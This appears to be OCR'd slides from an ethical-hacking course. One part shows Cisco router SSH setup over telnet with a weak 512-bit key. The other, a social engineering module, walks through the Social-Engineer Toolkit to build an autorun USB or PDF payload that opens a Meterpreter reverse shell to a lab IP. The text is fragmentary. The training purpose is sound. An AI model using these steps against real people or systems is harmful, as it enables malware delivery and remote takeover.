


A screenshot of a Windows command prompt window. The title bar reads "C:\Windows\system32\cmd.exe". The window contains the following text: "Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Microsoft Corporation. All rights reserved. C:\Users\u7>telnet 172.16.100.8 2001_". The command "telnet 172.16.100.8 2001_" is highlighted with a red rectangle.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\u7>telnet 172.16.100.8 2001_
```



A screenshot of a Telnet session window. The title bar reads "C:\Telnet172.16.100.8". The window contains the following text: "R1 con0 is now available Press RETURN to get started. R1> R1> R1> R1>".


```
C:\Telnet172.16.100.8
R1 con0 is now available
Press RETURN to get started.
R1>
R1>
R1>
R1>
```



```
Telnet:172.16.100.8
R1(config)#ip domain-name cisco.com
R1(config)#crypto key generate rsa
The name for the keys will be: R1.cisco.com
Choose the size of the key modulus in the range of 360 to 4096 for your
General Purpose Keys. Choosing a key modulus greater than 512 may take
a few minutes.



How many bits in the modulus [512]:
% Generating 512 bit RSA keys, keys will be non-exportable...
[OK] (elapsed time was 0 seconds)



R1(config)#
*Feb 6 09:45:06.832: RSA key size needs to be atleast 768 bits for ssh version
2
R1(config)#
*Feb 6 09:45:06.837: %SSH-5-ENABLED: SSH 1.5 has been enabled



R1(config)#line vt
R1(config)#line vty 0 4
R1(config-line)#
R1(config-line)#tra
R1(config-line)#transport in
R1(config-line)#transport input te
R1(config-line)#transport input telnet ssh
R1(config-line)#transport input telnet ssh
```











Module 08 Social Engineering



The banner features a large red puzzle piece logo on the left, shaped like a 'C' with 'EH.VN' and a star. To its right, the text 'Social Engineering' is written in large yellow letters, with 'Module 08' below it in white. At the bottom right, the phrase 'Unmask the Invisible Hacker.' is displayed in white and yellow.

Social Engineering

Module 08

Unmask the **Invisible Hacker.**



A row of five small icons: 1) A black square with 'CEH' and 'Certified Ethical Hacker' text. 2) A green square with a man in a suit. 3) A blue square with a laptop and colorful circles. 4) A yellow square with a group of people and speech bubbles. 5) A red square with a man in a suit surrounded by documents and icons.

What is Social Engineering?



Social engineering is the art of **convincing people** to reveal confidential information. Common targets of social engineering include help desk personnel, technical support executives, system administrators, etc.

Social engineers depend on the fact that people are **unaware of their valuable information** and are careless about protecting it

Impact of Attack on Organization

 Economic Losses	 Lawsuits and Arbitrations	 Temporary or Permanent Closure
 Loss of Privacy	 Damage of Goodwill	 Dangers of Terrorism

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```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# setoolkit
```

```
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
set> 1
```

```
root@kali: ~
File Edit View Search Terminal Help

The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.
set> 3
```

The **Infectious** USB/CD/DVD module will create an autorun.inf file and a Metasploit payload. When the DVD/USB/CD is inserted, it will automatically run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.

- 1) File-Format Exploits
- 2) Standard Metasploit Executable

99) Return to Main Menu

set:infectious>1

set:infectious>1

set:infectious> IP address for the reverse connection (payload):172.16.100.5

root@kali: ~

File Edit View Search Terminal Help

- 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
- 2) SET Custom Written Document UNC LM SMB Capture Attack
- 3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
- 4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
- 5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
- 6) Adobe Flash Player "Button" Remote Code Execution
- 7) Adobe CoolType SING Table "uniqueName" Overflow
- 8) Adobe Flash Player "newfunction" Invalid Pointer Use
- 9) Adobe Collab.collectEmailInfo Buffer Overflow
- 10) Adobe Collab.getIcon Buffer Overflow
- 11) Adobe JBIG2Decode Memory Corruption Exploit
- 12) Adobe PDF Embedded EXE Social Engineering
- 13) Adobe util.printf() Buffer Overflow
- 14) Custom EXE to VBA (sent via RAR) (RAR required)
- 15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
- 16) Adobe PDF Embedded EXE Social Engineering (NOJS)
- 17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
- 18) Apple QuickTime PICT PnSize Buffer Overflow
- 19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
- 20) Adobe Reader u3D Memory Corruption Vulnerability
- 21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>12

1. Use your own PDF for attack
2. Use built-in BLANK PDF for attack

```
set:payloads>2
```

1) Windows Reverse TCP Shell send back to attacker	Spawn a command shell on victim and
2) Windows Meterpreter Reverse_TCP and send back to attacker	Spawn a meterpreter shell on victim
3) Windows Reverse VNC DLL nd back to attacker	Spawn a VNC server on victim and se
4) Windows Reverse TCP Shell (x64) TCP Inline	Windows X64 Command Shell, Reverse
5) Windows Meterpreter Reverse_TCP (X64) ws x64), Meterpreter	Connect back to the attacker (Windo
6) Windows Shell Bind_TCP (X64) ting port on remote system	Execute payload and create an accep
7) Windows Meterpreter Reverse HTTPS g SSL and use Meterpreter	Tunnel communication over HTTP usin

```
set:payloads>2
```



